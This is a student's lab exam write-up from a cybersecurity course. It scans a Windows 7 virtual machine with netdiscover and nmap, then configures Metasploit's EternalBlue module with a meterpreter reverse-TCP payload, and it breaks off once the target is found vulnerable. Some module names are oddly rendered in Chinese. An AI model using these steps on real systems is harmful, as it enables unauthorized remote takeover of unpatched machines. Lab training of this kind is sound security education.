

iNeuron CSM EXAM



SUBMITTED BY:
HANSRAJ
hansrajaaryan@gmail.com


PART A: ATTACKING PHASE

QUESTION-1 SCANNING

TASK 1 Set-up the lab in your local system after downloading it.

Step 1: I downloaded the required files from the given resource link.


Step 2: I followed the instructions given in the attached video on how to configure the Windows environment in the Virtual Box.




CONCLUSION: I was able to run Windows 7 Ultimate on my Virtual Box and hence TASK 1 was completed.

TASK 2 Open the system and setup both Kali and Windows system into Host-only network for better networking connection, else use NAT connection.

Step 1: I changed the network settings of Kali Linux to Host-only network.



Step 2: I also changed the network settings of Windows system to Host-only network.




CONCLUSION: I updated the network settings of both Kali and Windows system to Host-only network and hence TASK 2 was completed.

TASK 3 Now scan for the target IP address and perform network scanning to perform the system attack.

Step 1: I used the following command to know my own IP address (IP of Kali machine)-

```
$ ifconfig
```




```
kali@kali: ~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
              inet6 fe80::a00:27ff:fe27:ba0 prefixlen 64 scopeid 0x20<link>
                ether 08:00:27:27:0b:a0 txqueuelen 1000 (Ethernet)
                  RX packets 41 bytes 5802 (5.6 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 21 bytes 2972 (2.9 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 0 bytes 0 (0.0 B)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 0 bytes 0 (0.0 B)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 2: I used the following command to scan for the target IP address-


```
$ sudo netdiscover -r 192.168.56.0/24
```



```
kali@kali: ~$ sudo netdiscover -r 192.168.56.0/24
[+] Currently scanning: Finished! | Screen View: Unique Hosts
[+] 9 Captured ARP Req/Rep packets, from 4 hosts. Total size: 540
[+] IP Address At MAC Address Count Len MAC Vendor / Hostname
[+] 0.0.0.0 08:00:27:b8:bd:ab 3 180 PCS Systemtechnik GmbH
[+] 192.168.56.101 0a:00:27:00:00:13 2 120 Unknown vendor
[+] 192.168.56.100 08:00:27:14:e6:ff 2 120 PCS Systemtechnik GmbH
[+] 192.168.56.103 08:00:27:b8:bd:ab 2 120 PCS Systemtechnik GmbH
```

Step 3: I used the following command to reaffirm whether the target is alive or not-

```
$ ping 192.168.56.103
```




```
kali@kali: ~
$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=4.19 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=2.01 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=1.17 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=6.04 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=2.59 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=1.67 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=2.92 ms
64 bytes from 192.168.56.103: icmp_seq=8 ttl=128 time=1.38 ms
^C
--- 192.168.56.103 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7010ms
rtt min/avg/max/mdev = 1.171/2.746/6.042/1.542 ms

kali@kali: ~
$ |
```

Step 4: I used the following command to enumerate the target system-

```
$ sudo nmap -sS -sV 192.168.56.103
```



```
kali@kali: ~
$ sudo nmap -sS -sV 192.168.56.103
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 08:39 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00067s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:B8:BD:AB (Oracle VirtualBox virtual NIC)
Service Info: Host: INEURON-PC; OS: Windows; CPE:/o:microsoft/windows

kali@kali: ~
$ |
```

CONCLUSION: I used **netdiscover** to find out IP address of the target and **nmap** to enumerate our target. Ten open ports were found and the name of the host was **INEURON-PC**. Thus, TASK 3 was completed.

QUESTION-2 EXPLOITATION

TASK 4 Get the exploit and the reverse connection.


Step 1: I performed a little research about the exploit that was performed to implant into the system in March 2017. I found out that **EternalBlue** is a computer exploit developed by the U.S. National Security Agency (NSA). It was leaked by the Shadow Brokers hacker group on April 14, 2017, one month after Microsoft released patches for the vulnerability.

Step 2: I used the following command to open Metasploit-

```
$ sudo msfconsole
```

Step 3: I searched for EternalBlue using the following command-

```
$ search eternalblue
```



The screenshot shows a terminal window titled 'kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The command 'msf6 > search eternalblue' has been entered. The output displays a table of matching modules:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

```
msf6 > |
```

Step 4: I selected **exploit/windows/smb/ms17_010_eternalblue** using the following command-

```
$ use 0
```

Step 5: When **exploit/windows/smb/ms17_010_永恒之蓝** got selected, I used the following command to show various options available-

```
$ show options
```

A screenshot of a Kali Linux terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal shows the following output:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > show options
```

Module options (exploit/windows/smb/ms17_010_永恒之蓝):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Step 6: The payload was already set to **windows/x64/meterpreter/reverse_tcp**. I updated the RHOSTS to the target IP, RPORT to 445 and LHOST to my Kali IP by using the following commands-

```
$ set RHOSTS 192.168.56.103
```

```
$ set RPORT 445
```

```
$ set LHOST 192.168.56.102
```

A screenshot of a Kali Linux terminal window titled "kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal shows the following output:

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LHOST 192.168.56.102
```

Payload options (windows/x64/meterpreter/reverse_tcp):


Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	
0	Automatic Target

Step 8: I used the following command to finally run the exploit to get a reverse TCP connection-

\$ run




```
kali@kali: ~
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.103:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.103:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.103:445 - The target is vulnerable.
